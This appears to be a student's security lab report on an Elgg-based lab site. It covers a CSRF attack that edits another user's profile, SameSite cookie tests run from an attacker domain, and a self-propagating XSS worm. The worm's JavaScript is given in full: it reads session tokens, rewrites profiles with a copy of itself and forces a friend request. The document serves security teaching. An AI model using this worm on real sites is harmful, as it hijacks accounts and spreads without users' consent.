Section 2 TASK 1:

Part 1

In succeeding in the attack, numerous steps were needed. Firstly, I had to use Live HTTP Header to see how the “edit profile” feature was being processed. I saw that the edit profile feature was sent using a POST request since the request sends data to be updated on the server. In doing so, I needed to mimic the POST form sent when editing a profile, within the “editprofile.html” file. I first needed the userID for Alice, which I found by hovering over the “send message” to Alice button when logged in as Samy and it showed that her ID was 56. In the form, I copied the edit profile url, and inserted the her userID as the guid in the form. I then added the description of “CSCI 157” to this form, so that when the form is sent, it updates her profile to read CSCI 157.



Figure 1: Alice's profile before CSRF



Figure 2: Message from Samy



Figure 3: Alice's inbox



Figure 4: Alice's profile after CSRF

Part 2



Figure 5: In this part of Experiment A, I see 3 different sections all using the SameSite cookies. Section A is the URL request from the same site, Section B is the GET HTTP request, and Section C is the POST HTTP request.

Experiment A



Figure 6: This screenshot from section B is the URL to the same site. Since this request is from the original example32 website, all cookies are passed.



Figure 7: This screenshot, shows section B where there is a GET HTTP request being sent from the same site. Since this is the original example32 website that the GET request is being sourced from, all cookies are passed.



Figure 8: This is the start of Experiment B. Instead of using the website example32, we are starting with the domain of "attacker.32" with the same sections as experiment A. We should see more cookies being denied in this experiment.



Figure 9: In section A of this experiment, we are attempting to use the URL for the example32 page from the attacker32 page. We see that only the cookie-normal and cookie-lax passed through. The cookie-strict did not pass since this is a cross-site request.



Figure 10: In this section B, we attempted a GET request for example32 from attacker32. Again, only the cookie-normal and cookie-lax are passed through. The cookie-strict will not go through since the request is cross-site.



Figure 11: In section C, a POST request is attempted by attacker32 to example32. The only cookie that was passed was cookie-normal, neither cookie-lax nor cookie-strict were passed. The 2 cookies weren't passed because the POST request's refer headers are diff.

Task 2:

Part 1

I successfully created a self-propagating XSS worm that starts on Samy's profile. When someone views Samy's profile, the victim unknowingly adds Samy as a friend and their profile gets updated to say "Samy is my hero!" In doing this, the victim's profile is also infected with the code, and will repeat the attack on a person who views the victim's profile, adding Samy as a friend and having their profiles updated with the phrase and the worm code. This in all creates a self-propagating XSS worm.

Below is my updated worm code that preforms this action. The issue in accomplishing this was doing two separate HTTP requests automatically without the victim being aware or needing to do any extra steps rather than viewing Samy's profile. This involves submitting a POST request to edit the victim's profile and simultaneously (more like quickly consecutively) submitting a GET request to add Samy as a friend. I found my way around this by altering the forms being sent, I adjusted the code so that the POST request being sent had it's status state confirmed in being completed successfully, then sending the GET request.

```
<script type="text/javascript" id="worm">
window.onload = function(){
 // 1. Propagate the worm (existing functionality)
 var headerTag = "<script id='worm'>";
 var jsCode = document.getElementById("worm").innerHTML;
 var tailTag = "</" + "script>";

 // Put all the pieces together, and apply the URI encoding
 var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

 // Set the content of the description field and access level.
 var desc = "&description=Samy is my hero!" + wormCode;
 desc   += "&accesslevel[description]=2";

 // Get the name, guid, timestamp, and token.
 var name = "&name=" + elgg.session.user.name;
 var guid = "&guid=" + elgg.session.user.guid;
 var ts   = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
```

```
 var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

 // Set the URL for updating the profile
 var sendurl = "http://www.seed-server.com/action/profile/edit";
 var content = token + ts + name + desc + guid;

 // 2. Add Samy as a friend (Ensure this is sent after the profile is updated)
 // Correct friend URL with dynamic token and timestamp values
 var friendUrl = "http://www.seed-server.com/action/friends/add?friend=59" + ts + token;

 // Construct and send the Ajax request to modify the profile
 if (elgg.session.user.guid != 59){  // Ensure Samy's profile doesn't get reinfected
  var Ajax = new XMLHttpRequest();
  Ajax.open("POST", sendurl, true);
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

  // Set the state change handler for when the profile edit request is completed
  Ajax.onreadystatechange = function() {
   if (Ajax.readyState === 4 && Ajax.status === 200) {
    // Profile successfully updated, now send the GET request to add Samy as a friend
    var addFriendRequest = new XMLHttpRequest();
    addFriendRequest.open("GET", friendUrl, true);
    addFriendRequest.send();
   }
  };

  // Send the POST request to update the profile
  Ajax.send(content);
 }
}</script>
```



Figure 12: Alice's profile before XSS

